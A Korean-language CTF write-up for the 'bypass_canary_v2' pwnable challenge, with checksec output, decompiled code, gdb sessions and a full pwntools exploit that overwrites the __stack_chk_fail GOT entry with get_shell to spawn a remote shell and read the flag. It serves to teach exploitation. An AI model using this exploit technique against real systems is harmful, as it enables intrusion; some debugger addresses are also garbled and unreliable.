

Canary 2

write up



Protect

```
whoami@choijunwon:~/canary2$ checksec bypass_canary_v2
[*] '/home/whoami/canary2/bypass_canary_v2'
  Arch:       amd64-64-little
  RELRO:      Partial RELRO
  Stack:      Canary found
  NX:         NX enabled
  PIE:        No PIE (0x400000)
whoami@choijunwon:~/canary2$
```

```
bypass_canary_v2
whoami@choijunwon:~/canary2$ file bypass_canary_v2
bypass_canary_v2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9d2b9ad55c066a8accc65270dfd36bebe4499ddc, not stripped
whoami@choijunwon:~/canary2$
```

보호기법은 다음과 같습니다



Disassemble

```
f __gmon_start__  
f _start  
f deregister_tm_clones  
f register_tm_clones  
f __do_global_ctors_aux  
f frame_dummy  
f setup  
f get_shell  
f main  
f __libc_csu_init  
f __libc_csu_fini  
f _term_proc  
f __stack_chk_fail  
f system  
f printf  
f read  
f __libc_start_main  
f setvbuf  
f __isoc99_scanf  
f __imp__gmon_start__
```

```
int __cdecl main(int argc, const char **argv, const char **envp)  
{  
    size_t nbytes; // [rsp+18h] [rbp-228h] BYREF  
    _QWORD *v5; // [rsp+20h] [rbp-220h] BYREF  
    __int64 v6; // [rsp+28h] [rbp-218h] BYREF  
    char buf[512]; // [rsp+30h] [rbp-210h] BYREF  
    _QWORD v8[2]; // [rsp+230h] [rbp-10h] BYREF  
  
    v8[1] = __readfsqword(0x28u);  
    memset(buf, 0, sizeof(buf));  
    setup(v8, argv, buf);  
    printf("Size : ");  
    __isoc99_scanf("%ld", &nbytes);  
    read(0, buf, nbytes);  
    printf("Addr : ");  
    __isoc99_scanf("%ld", &v5);  
    printf("Value : ");  
    __isoc99_scanf("%ld", &v6);  
    *v5 = v6;  
    return 0;  
}
```



Disassemble

```
f __gmon_start__  
f _start  
f deregister_tm_clones  
f register_tm_clones  
f __do_global_ctors_aux  
f frame_dummy  
f setup  
f get_shell  
f main  
f __libc_csu_init  
f __libc_csu_fini  
f _term_proc  
f __stack_chk_fail  
f system  
f printf  
f read  
f __libc_start_main  
f setvbuf  
f __isoc99_scanf  
f _imn _gmon_start
```

```
int get_shell()  
{  
    return system("/bin/sh");  
}
```



Disassemble

취약한 부분은 두부분으로 나뉩니다.

사용자의 입력을받아 read의 rdx를 조작할수 있습니다.

두번째로는 addr value의 값을 %ld로 각 v5 & v6에 담는것을 볼수 있습니다.

그리고 아래쪽을 보시면

*v5 = v6을 확인 가능한데
v5가 가르키는 주소에 v6의 값을 담
습니다.

```
char buf[512]; // [rsp+30h] [rbp-210h] BYREF
```

```
printf("Size : ");  
__isoc99_scanf("%ld", &nbytes);  
read(0, buf, nbytes);
```

```
printf("Addr : ");  
__isoc99_scanf("%ld", &v5);  
printf("Value : ");  
__isoc99_scanf("%ld", &v6);  
*v5 = v6;
```




Debug

카나리의 스택구성은 이렇습니다.

새로운 프레임을 생성할때
프로로그로 base pointer 바로위에
canary의 값을 생성합니다.

이후 함수가 끝나고 ret을 하기전

__stack_chk_fail를 call하여
값을 xor하여 검증하고
ret 합니다.



```
xor    rcx,QWORD PTR fs:0x28
je      0x4008b5 <main+267>
call    0x4005e0 <__stack_chk_fail@plt>
leave
ret
```



Debug

먼저 break point를 read를 한 직후로 잡고 실행하고 값을 넣어봤습니다.

정상적으로 buf에 값이 들어간것을 확인할수 있었고 rbp와의 거리는

528 만큼 떨어져있었습니다.

해당 프로그램의 아키텍처는 64bit로 구성되어있기때문에 rbp > canary 까지의 거리는 8byte입니다.

카나리의 값을 살펴보면 다음과 같습니다.

```
0x0000000000400833 <+137>:  call 0x400610 <read@plt>
0x0000000000400838 <+142>:  mov    edi,0x400958
```

```
gdb-peda$ b *0x0000000000400838
Breakpoint 1 at 0x400838
gdb-peda$ r
```

```
gdb-peda$ x/20gx 0x7fffffffefe020
0x7fffffffefe020: 0x0000616161616161
```

```
gdb-peda$ x/x $rbp
0x7fffffffef230: 0x000000000000000001
gdb-peda$ p/d 0x7fffffffef230-0x7fffffffefe020
$2 = 528
```

```
gdb-peda$ x/gx 0x7fffffffef230-8
0x7fffffffef228: 0x253f7445a7836e00
```



Debug

다음으로 살펴볼 코드는 아래쪽 부분입니다.

v5와 v6을 입력받아 v5가 가리키는 주소에 v6의 값을 덮어 씌울 수 있습니다.

확인해보겠습니다.
일단 버퍼의 주소는 다음과 같습니다.

v5가 가리키는 위치를 buf로 설정
> v6의 값에 “1111”이라는 데이터를 넣어보겠습니다.

```
__isoc99_scanf("%ld", &v5);  
printf("Value : ");  
__isoc99_scanf("%ld", &v6);  
*v5 = v6;
```

```
[stack] : 0x7fffffffef020 --> 0xa61616161
```



Debug

아까전 디어셈블을하여 코드를 보았을때 입력받는 자료형은 %ld 였습니다.

long int 형으로 입력받아 stack에 저장되는값은 10진수로 받아들여 16진수로 변환될것입니다. 그렇다면

v5의 값은 0x7fffffff020 를 10진수로 변환한 값을 넣고

v6에 1111을 넣으면 stack에는 0x457이 저장됩니다.

140,737,488,347,168

HEX 7FFF FFFF E020
DEC 140,737,488,347,168

Size : 5
aaaa
Addr : 140737488347168
Value : 1111

```
gdb-peda$ x/gx 0x7fffffff020  
0x7fffffff020: 0x0000000000000000457
```



시나리오

간단합니다.

먼저 보호기법을 보았을때 Relro가 Partial로 설정되어있어 got overwrite가 가능합니다.

그리고 canary 같은경우 함수가 끝나기전 에필로그로 xor하여 검증한다고 하였습니다. 그리고 해당 검증값이 틀릴경우 __stack_chk_fail 함수를 call 합니다.

__stack_chk_fail 도 하나의 함수이기때문에 plt가 got을 참조합니다.

그렇다면

read에서 canary까지 덮어쓰우고 addr에 __stack_chk_fail 의 got주소를 넣고
value에 shell함수의 주소를 넣으면?

exploit

```
from pwn import *

p = remote("realsung.kr",10026)
e = ELF("bypass_canary_v2")

context.arch = "amd64"

shell = e.symbols['get_shell']
fail = e.got['__stack_chk_fail']

p.sendlineafter("Size : ",str(528))

payload = b'a'*528

p.send(payload)

print(str(int(fail)))

p.recvuntil("Addr : ")
p.sendline(str(int(fail)))

p.recvuntil("Value : ")
p.sendline(str(int(shell)))

p.interactive()
```

```
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ whoami
pwn
$ ls
bypass_canary_v2
flag
run.sh
$ cat flag
flag{ca111111_Stack_chK_FaIl~~!}
$
```

